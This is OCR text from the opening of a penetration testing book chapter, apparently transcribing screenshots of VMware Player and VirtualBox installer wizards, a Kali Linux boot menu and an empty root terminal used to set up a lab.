



Chapter 1: Goal-Based Penetration Testing








VMware Workstation 12 Player Setup
VMWARE
WORKSTATION
PLAYER
12
vmware
Welcome to the VMware Workstation 12 Player Setup Wizard
The Setup Wizard will install VMware Workstation 12 Player on your computer. Click Next to continue or Cancel to exit the Setup Wizard.
Copyright 1998-2016 VMware, Inc. All rights reserved. This product is protected by U.S. and international copyright and intellectual property laws. VMware products are covered by one or more patents listed at:
http://www.vmware.com/go/patents
Next
Cancel



VMware Workstation 12 Player (Non-commercial use only)
Player
Home
Welcome to VMware Workstation 12 Player
Create a New Virtual Machine
Create a new virtual machine, which will then be added to the top of your library.
Open a Virtual Machine
Open an existing virtual machine, which will then be added to the top of your library.
Upgrade to VMware Workstation Pro
Get advanced features such as snapshots, virtual network management, and more.
Help
View online help.
This product is not licensed and is authorized for non-commercial use only. For commercial use, purchase a license. Buy now.


Hackbox - VMware Workstation 12 Player (Non-commercial use only)
Player
KALI
"the quieter you become, the more you are able to hear"
Boot menu
Live (amd64)
Live (amd64 failsafe)
Live (forensic mode)
Live USB Persistence (check kali.org/prst)
Live USB Encrypted Persistence (check kali.org/prst)
Install
Graphical install
Install with speech synthesis
Advanced options



Kali - VMware Workstation 12 Player (Non-commercial use only)
Player
Applications
Places
Terminal
Tue 05:45
root@Kali: ~
File Edit View Search Terminal Help
root@Kali:~#



Oracle VM VirtualBox 5.1.14 Setup
Welcome to the Oracle VM VirtualBox 5.1.14 Setup Wizard
The Setup Wizard will install Oracle VM VirtualBox 5.1.14 on your computer. Click Next to continue or Cancel to exit the Setup Wizard.
Version 5.1.14
Next >
Cancel



Oracle VM VirtualBox 5.1.14 Setup
Custom Setup
Select the way you want features to be installed.
Click on the icons in the tree below to change the way features will be installed.
VirtualBox Application
VirtualBox USB Support
VirtualBox Networking
VirtualBox Bridge
VirtualBox Host-C
VirtualBox Python 2.x Su
Oracle VM VirtualBox 5.1.14 application.
This feature requires 169MB on your hard drive. It has 3 of 3 subfeatures selected. The subfeatures require 716KB on yo...
Location:
C:\Program Files\Oracle\VirtualBox\
Browse
Version 5.1.14
Disk Usage
< Back
Next >
Cancel



Oracle VM VirtualBox 5.1.14 Setup
Oracle VM VirtualBox 5.1.14
Please wait while the Setup Wizard installs Oracle VM VirtualBox 5.1.14. This may take several minutes.
Status:
Creating shortcuts
Version 5.1.14
< Back
Next >
Cancel



Oracle VM VirtualBox Manager
File
Machine
Help
New
Settings
Start
Discard
Details
Snapshots
Welcome to VirtualBox!
The left part of this window is a list of all virtual machines on your computer. The list is empty now because you haven't created any virtual machines yet.
In order to create a new virtual machine, press the New button in the main tool bar located at the top of the window.
You can press the F1 key to get instant help, or visit www.virtualbox.org for the latest information and news.

